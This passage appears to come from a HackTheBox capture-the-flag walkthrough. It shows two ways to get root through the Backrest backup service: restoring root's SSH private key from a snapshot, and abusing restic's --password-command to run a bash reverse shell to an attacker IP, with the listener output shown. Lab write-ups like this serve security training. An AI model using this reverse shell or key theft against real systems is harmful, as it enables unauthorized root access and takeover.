
06/09/2025, 08:15 AM - Backup in 2s [View Logs]

> Backup Details


Next, in the `Snapshot Browser` section, let's select the `id_rsa` file (the `root` user's SSH private key) and restore it to `/tmp/test`.



Once done, we can select that relevant task and download the file.



The downloaded archive should include the SSH private key of the `root` user.



This should be used to access the target as the `root` user via SSH. Before that, the permissions of the private key should be changed as follows.

```
$ chmod 600 id_rsa
$ ssh root@artificial.htb -i id_rsa
```

Method 1: Remote Code Execution with Restic

Behind the scenes, `Backrest` uses the `restic` command-line utility to perform actions. Therefore, we can abuse that. First, a repository should be created.

Add Restic Repository

See [backrest getting started guide](#) for repository configuration instructions or check the [restic documentation](#) for more details about repositories.


* Repo Name: ✓

* Repository URI: ✓

Password: ✓ [Generate]

Note that the `Password` is set to `/tmp/kavi` (which will be used later)

Then that repository should be selected, and the `Run Command` option should be used.



With this option, we can run `restic` commands directly from the web UI. In the `restic` utility, there is a specific option called `--password-command` which allows you to run a command and use the output of that command as the password. Therefore, we abuse this functionality to execute commands.

First, create a file with our reverse shell in the `/tmp/kavi` file, which will be executed using the relevant option.

```
bash-5.0$ cat /tmp/kavi
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.10.14.77/9090 0>&1'
bash-5.0$ chmod +x /tmp/kavi
```


Make sure to give it executable permissions with `chmod +x`.

Once it's created, we start a listener on the specified port.

```
$ nc -lvp 9090
```

Then the following `restic` command should be used to trigger the execution.

```
ls --password-command /tmp/kavi
```



Once it's triggered, a reverse shell connection should be made to our listener as the `root` user.

```
$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.74] 60808
bash: cannot set terminal process group (2306): Inappropriate ioctl for device
bash: no job control in this shell
root@artificial:/# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.